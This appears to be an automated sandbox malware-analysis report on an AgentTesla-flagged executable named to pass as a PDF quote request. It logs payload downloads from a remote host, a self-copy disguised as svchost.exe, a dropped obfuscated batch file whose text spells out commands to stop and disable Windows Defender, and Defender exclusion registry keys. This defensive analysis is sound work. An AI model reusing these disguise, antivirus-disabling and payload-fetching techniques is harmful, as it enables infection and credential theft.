3467<p>YVuYcJCYVbVYVVlYXuYlbYcCCYciiYVclYuXYcVJYcuJYVcJYVXXYuuYcCJYVVYclbYVJcYciXYVJJYVXJYTVYcbiYcliYicYcuIYVXJYuiYcccYclTYVJcYTuYcclYclXYcCYTJYcTcYVlYVblYTcYVXYVJYuXYcXiYcTYlbYccuYcuXYCJYcCbYVJYcciYiCYcTCYTlYcTcYXJYcbJYcibYVXiYXCYcVXYcuuYVVuYVXiYJcYcTXYVXlYVVTYVJXYVbTYubYVXTYccXYcTiYcbXYVJXYciJYicYVJJYcXCYcVbYJJYVuiYcbCYCJYciYVJbYJVYuIYiCYTJYuXYXTYcVYciiYcVuYcVcYVuiYVuTYcluYcCiYcluYcCiYluYuXYXVYVViYCCYXXYVXYciVYcbJYJuYcTVYccXYcVYVcXYcVTYiXYcuYVViYc Data Raw: 50c1<p>XiYbYcbVYbYccCYbYccbYbYccCYbYIIYbYccbYbYcbTYbYccCYbYcVcYbYccCYbYcbJYbYcbJYbYcbuYbYcbCYbYXiYbYcbcYbYXiYbYccbYbYccuYbYcciYbYccVYbYccuYbYcbcYbYcclYbYccTYbYXiYbYccuYbYXiYbYcbIYbYccbYbYccuYbYICYbYcbJYbYcbXYbYcVbYbYcbIYbYcVcYbYcVVYbYcbVYbYcbiYbYcVVYbYXiYbYccCYbYXiYbYICYbYIIYbYcbcYbYcbJYbYliYbYcbbYbYcciYbYccTYbYcbTYbYcbIYbYcciYbYccJYbYXiYbYcbJYbYXiYbYccVYbYccuYbYccTYbYcccYbYcbcYbYccVYbYcbuYbYcbTYbYliYbYccJYbYcbuYbYXiYbYIIYbYXiYbYcVcYbYcVcYbYIIYbYccCYbYcbc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49736	172.67.172.17	80	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe


Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:15:59.952835083 CET	6457	OUT	GET /base/4FDB764474638ADF12639B4DA858CE81.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 25, 2021 15:16:00.047290087 CET	7223	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:16:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d13aa7a57fad137eafa360a7b8317c40f1614262560; expires=Sat, 27-Mar-21 14:16:00 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:02 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b24fcf600009d18e438a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=T59UE2gtmbBAwQ9hiT5klyZBG5tHeXeVdI7C gwhIXWpx%2FFZjv5VKs2nR8rXvKQMDCA66r%2F1Y0S%2BeLuANgkOpsNmIEJ8tO%2BWOG494x%2BEeGt 5RMPXm"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62720aa7e9419d18-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 36 32 37 31 0d 0a 3c 70 3e 69 69 59 49 62 59 63 75 75 59 62 59 58 59 62 59 62 59 62 59 75 59 62 59 62 59 62 59 56 4a 4a 59 56 4a 4a 59 62 59 62 59 63 43 75 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 54 75 59 62 59 63 56 43 59 62 59 62 59 62 59 63 75 59 58 63 59 63 43 54 59 63 75 59 62 59 63 43 62 59 49 59 56 62 4a 59 58 58 59 63 43 75 59 63 59 69 54 59 56 62 4a 59 58 58 59 43 75 59 63 62 75 59 63 62 4a 59 63 63 4a 59 58 56 59 63 63 56 59 63 63 75 59 63 63 63 59 63 62 58 59 63 63 75 59 49 69 59 63 62 49 59 58 56 59 49 49 59 49 69 59 63 63 62 59 63 63 62 59 63 63 63 59 63 63 54 59 58 56 59 49 43 59 63 62 63 59 58 56 59 63 63 75 59 63 63 69 59 63 63 62 59 58 56 59 63 62 4a 59 63 63 62 59 58 56 59 54 43 59 69 49 59 43 58 59 58 56 59 63 62 49 59 63 63 63 59 63 62 62 59 63 62 63 59 75 54 59 63 58 59 63 58 59 63 62 59 58 54 59 62 59 62 59 62 59 62 59 62 59 62 59 43 62 59 54 49 59 62 59 62 59 69 54 59 63 59 58 59 62 59 69 54 59 63 75 56 59 75 63 59 63 43 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 62 59 56 56 75 59 62 59 58 75 59 62 59 63 63 59 63 59 43 62 59 62 59 62 59 63 75 56 59 63 62 59 62 59 62 59 54 59 62 59 62 59 62 59 62 59 62 59 Data Ascii: 6271<p>iiYIbYcuuYbYXYbYbYbYuYbYbYbYVJJYVJJYbYbYcCuYbYbYbYbYbYbYTuYbYbYbYbYbY bYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYbYcVCYbYbYbYcuYXcYcCTY cuYbYcCbYIYVbJYXXYcCuYcYiTYVbJYXXYCuYcbuYcbJYccJYXVYccVYccuYcccYcbXYccuYIiYcbIYXVYIIYIiYcc bYccbYcccYccTYXVYICYcbcYXVYccuYcciYccbYXVYcbJYccbYXVYTCYiIYCXYXVYcbIYcccYcbbYcbcYuTYcXYcXY cbYXTYbYbYbYbYbYbYCbYTIYbYbYiTYcYXYbYiTYcuVYucYcCbYbYbYbYbYbYbYbYVVuYbYXuYbYccYcYCbYbY bYcuVYcbYbYbYTYbYbYbYbY
Feb 25, 2021 15:16:00.770915985 CET	9251	OUT	GET /base/67CF952D671D30AE6DA37F3E241170D6.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 15:16:00.853693008 CET	9253	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:16:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d13aa7a57fad137eafa360a7b8317c40f1614262560; expires=Sat, 27-Mar-21 14:16:00 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:05 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b25002600009d180e376000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=exf4RZrnXdy2gWsirSTwT8OU%2Ba63ir4Yw6 XnN7UIfsns%2FjD78W6RXAOt0G66pPyBdUkLdVWH0A7lPeEeEKkOBpBp7x259ePgBCcC56YuakY6sEUt"}],"max_a ge":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62720aad0b629d18-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 34 36 37 0d 0a 3c 70 3e 59 56 75 59 63 4a 43 59 56 62 56 59 56 56 49 59 58 75 59 49 62 59 63 43 43 59 63 69 69 59 56 63 49 59 75 58 59 63 56 4a 59 63 75 4a 59 56 63 4a 59 56 58 58 59 75 75 59 63 43 4a 59 56 56 59 63 49 62 59 56 4a 63 59 63 69 58 59 56 4a 4a 59 56 58 4a 59 54 56 59 63 62 69 59 63 49 69 59 69 63 59 63 75 49 59 56 58 4a 59 75 69 59 63 63 63 59 63 49 54 59 56 4a 63 59 54 75 59 63 63 49 59 63 49 58 59 63 43 59 54 4a 59 63 54 63 59 56 49 59 56 62 49 59 54 63 59 56 58 59 56 4a 59 75 58 59 63 58 69 59 63 54 59 49 62 59 63 63 75 59 63 75 58 59 43 4a 59 63 43 62 59 56 4a 59 63 63 69 59 69 43 59 63 54 43 59 54 49 59 63 54 63 59 58 4a 59 63 62 4a 59 63 69 62 59 56 58 69 59 58 43 59 63 56 58 59 63 75 75 59 56 56 75 59 56 58 69 59 4a 63 59 63 54 58 59 56 58 49 59 56 56 54 59 56 4a 58 59 56 62 54 59 75 62 59 56 58 54 59 63 63 58 59 63 54 69 59 63 62 58 59 56 4a 58 59 63 69 4a 59 69 63 59 56 4a 4a 59 63 58 43 59 63 56 62 59 4a 4a 59 56 75 69 59 63 62 43 59 43 4a 59 63 69 59 56 4a 62 59 4a 56 59 75 49 59 69 43 59 54 4a 59 75 58 59 58 54 59 63 56 59 63 69 69 59 63 56 75 59 63 56 63 59 56 75 69 59 56 75 54 59 63 49 75 59 63 43 69 59 63 49 75 59 63 43 69 59 49 75 59 75 58 59 58 56 59 56 56 69 59 43 43 59 58 58 59 56 58 59 63 69 56 59 63 62 4a 59 4a 75 59 63 54 56 59 63 63 58 59 63 56 59 56 63 58 59 63 56 54 59 69 58 59 63 75 59 56 56 69 59 63 62 75 59 54 58 59 Data Ascii: 3467<p>YVuYcJCYVbVYVVIYXuYIbYcCCYciiYVcIYuXYcVJYcuJYVcJYVXXYuuYcCJYVVYcIbYVJcY ciXYVJJYVXJYTVYcbiYcIiYicYcuIYVXJYuiYcccYcITYVJcYTuYccIYcIXYcCYTJYcTcYVIYVbIYTcYVXYVJYuXYc XiYcTYIbYccuYcuXYCJYcCbYVJYcciYiCYcTCYTIYcTcYXJYcbJYcibYVXiYXCYcVXYcuuYVVuYVXiYJcYcTXYVXIY VVTYVJXYVbTYubYVXTYccXYcTiYcbXYVJXYciJYicYVJJYcXCYcVbYJJYVuiYcbCYCJYciYVJbYJVYuIYiCYTJYuXY XTYcVYciiYcVuYcVcYVuiYVuTYcIuYcCiYcIuYcCiYIuYuXYXVYVViYCCYXXYVXYciVYcbJYJuYcTVYccXYcVYVcXY cVTYiXYcuYVViYcbuYTXY
Feb 25, 2021 15:16:09.713603973 CET	10559	OUT	GET /base/7DD0ECB3FED3970A09258155874027F0.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:16:09.805787086 CET	10561	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 14:16:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de93ecf8568c1367fbacc36002afe58871614262569; expires=Sat, 27-Mar-21 14:16:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 07:33:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087b252315000009d180f39a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Kqcu1d2Xs3oJZsHT98ClzdcvUzB5VFKrNMEiH9EHda0dFgjY6X0ByRdbC1ZwPWlPUovXtjymt%2BDT7etX0ElVt%2BmJaQkxn0Xu0GLIGRiXIh0f1aTq"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62720ae4eda99d18-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 35 30 63 31 0d 0a 3c 70 3e 58 69 59 62 59 63 62 56 59 62 59 63 63 43 59 62 59 63 63 62 59 62 59 63 63 43 59 62 59 49 49 59 62 59 63 63 62 59 62 59 63 62 54 59 62 59 63 63 43 59 62 59 63 56 63 59 62 59 63 63 43 59 62 59 63 62 4a 59 62 59 63 62 4a 59 62 59 63 62 75 59 62 59 63 62 43 59 62 59 58 69 59 62 59 63 62 63 59 62 59 58 69 59 62 59 63 63 62 59 62 59 63 63 75 59 62 59 63 62 43 59 62 59 58 69 59 62 59 63 62 63 59 62 59 58 69 59 62 59 63 62 59 62 59 63 63 54 59 62 59 58 69 59 62 59 63 63 75 59 62 59 58 69 59 62 59 63 62 49 59 62 59 63 63 62 59 62 59 63 63 75 59 62 59 49 43 59 62 59 63 62 4a 59 62 59 63 62 58 59 62 59 63 56 62 59 62 59 63 62 49 59 62 59 63 56 63 59 62 59 63 56 56 59 62 59 63 62 56 59 62 59 63 62 69 59 62 59 63 56 56 59 62 59 58 69 59 62 59 63 63 43 59 62 59 58 69 59 62 59 49 43 59 62 59 49 49 59 62 59 63 62 63 59 62 59 63 62 4a 59 62 59 49 69 59 62 59 63 62 62 59 62 59 63 63 69 59 62 59 63 63 54 59 62 59 63 62 54 59 62 59 63 62 49 59 62 59 63 63 69 59 62 59 63 62 4a 59 62 59 58 69 59 62 59 63 62 4a 59 62 59 58 69 59 62 59 63 63 56 59 62 59 63 63 75 59 62 59 63 63 54 59 62 59 63 62 59 62 59 63 63 59 62 59 63 62 63 59 62 59 63 63 56 59 62 59 63 62 75 59 62 59 63 62 54 59 62 59 49 69 59 62 59 63 63 4a 59 62 59 63 62 75 59 62 59 58 69 59 62 59 49 49 59 62 59 58 69 59 62 59 63 56 63 59 62 59 63 56 63 59 62 59 49 49 59 62 59 63 63 43 59 62 59 63 62 63 Data Ascii: 50c1<p>XiYbYcbVYbYccCYbYccbYbYccCYbYIlYbYccbYbYcbTYbYccCYbYcVcYbYccCYbYcbJYbYcbJYbYcbuYbYcbCYbYXiYbYcbcYbYXiYbYccbYbYccuYbYcciYbYccVYbYccuYbYcbcYbYccIYbYccTYbYXiYbYccuYbYXiYbYcbIYbYccbYbYccuYbYICYbYcbJYbYcbXYbYcVbYbYcbIYbYcVcYbYcVVYbYcbVYbYcbiYbYcVVYbYXiYbYccCYbYXiYbYICYbYIlYbYcbcYbYcbJYbYliYbYcbbYbYcciYbYccTYbYcbTYbYcbIYbYcciYbYccJYbYXiYbYcbJYbYXiYbYccVYbYccuYbYccTYbYcccYbYcbcYbYccVYbYcbuYbYcbTYbYliYbYccJYbYcbuYbYXiYbYIlYbYXiYbYcVcYbYcVcYbYIlYbYccCYbYcbc

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: RFQ - REF 208056-pdf.exe PID: 6556 Parent PID: 5784

General

Start time:	15:14:50
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe'
Imagebase:	0x50000
File size:	117936 bytes
MD5 hash:	C1B250F45DE606EF95AF9961496402A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.509634686.0000000003B23000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D26CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D26CF06	unknown
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C0BBEFF	CreateDirectoryW
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C0BDD66	CopyFileW
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C0BDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C0BBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C0B1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	success or wait	1	6C0B6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	success or wait	1	6C0B6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	0	117936	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 62 45 85 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 b0 01 00 00 06 00 00 00 00 00 00 9e cf 01 00 00 20 00 00 00 e0 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 02 00 00 02 00 00 cd 02 02 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....bE........... "...0................. ....@.. ....@.................	success or wait	1	6C0BDD66	CopyFileW
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C0BDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ()........)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6C0B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 65 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs%%xbvjy%s%ykctzeltrurlx%t%xdrvty%o%tutofjebvoygco%p%noaevpkwrrrcf%%npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e	success or wait	1	6C0B1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 68 6d 25 67 25 63 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyizxtxjl%%bltjjqdy%c%yqhjmtzfzatgc%o%mbrcvsyfcckfgr%n%sydculwetea%f%bfmit%i%hoifzximtg%g%cvat% %rnsnwm%S%rlsf%D%apxxed%R%xjaijhmiejycq%S%gecwzl%V%eyzbu%C%ymdvrflpmv%%pqwbdo%s%dilqeadh%t%aqgizekvtiwxm%a%rowstzrhkdhq%r%cswfoouew%t%csa	success or wait	1	6C0B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 72 70 76 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 6f 71 63 72 25 72 25 76 6b 6f 6a 65 6a 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 78 75 66 73 67 78 77 65 77 6b 25 65 25 6c 73 71 69 6a 74 6d 7a 62 7a 78 6f 25 63 25 6a 78 75 25 74 25 6d 6e 64 6b 73 66 66 62 6b 66 66 68 6b 70 25 69 25 64 6d 79 7a 6b 6f 69 65 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 6c 69 66 25	sbsmada%d%requjn%%jycqiwbglwlfn%T%rmtyy%h%mxpzd%r%otg%e%ifkr%a%ikjis%t%xnnrpvrgah% %ytp%P%oqcr%r%vkojej%o%swahym%t%krmdxufsgxwewk%e%lsqijtmzbzxo%c%jxu%t%mndksffbkffhkp%i%dmyzkoie%o%civmcpixv%n%ucd%"%mtllif%	success or wait	1	6C0B1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D245705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D24CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D245705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D22D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D22D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6D22D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6D22D72F	unknown
C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe	unknown	4096	success or wait	1	6D22D72F	unknown
C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe	unknown	512	success or wait	1	6D22D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6C0B5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6C0B5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6C0B5F3C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6C0B5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6C0B5F3C	RegCreateKeyExW

Key Path	Completion	Count	Source Address	Symbol
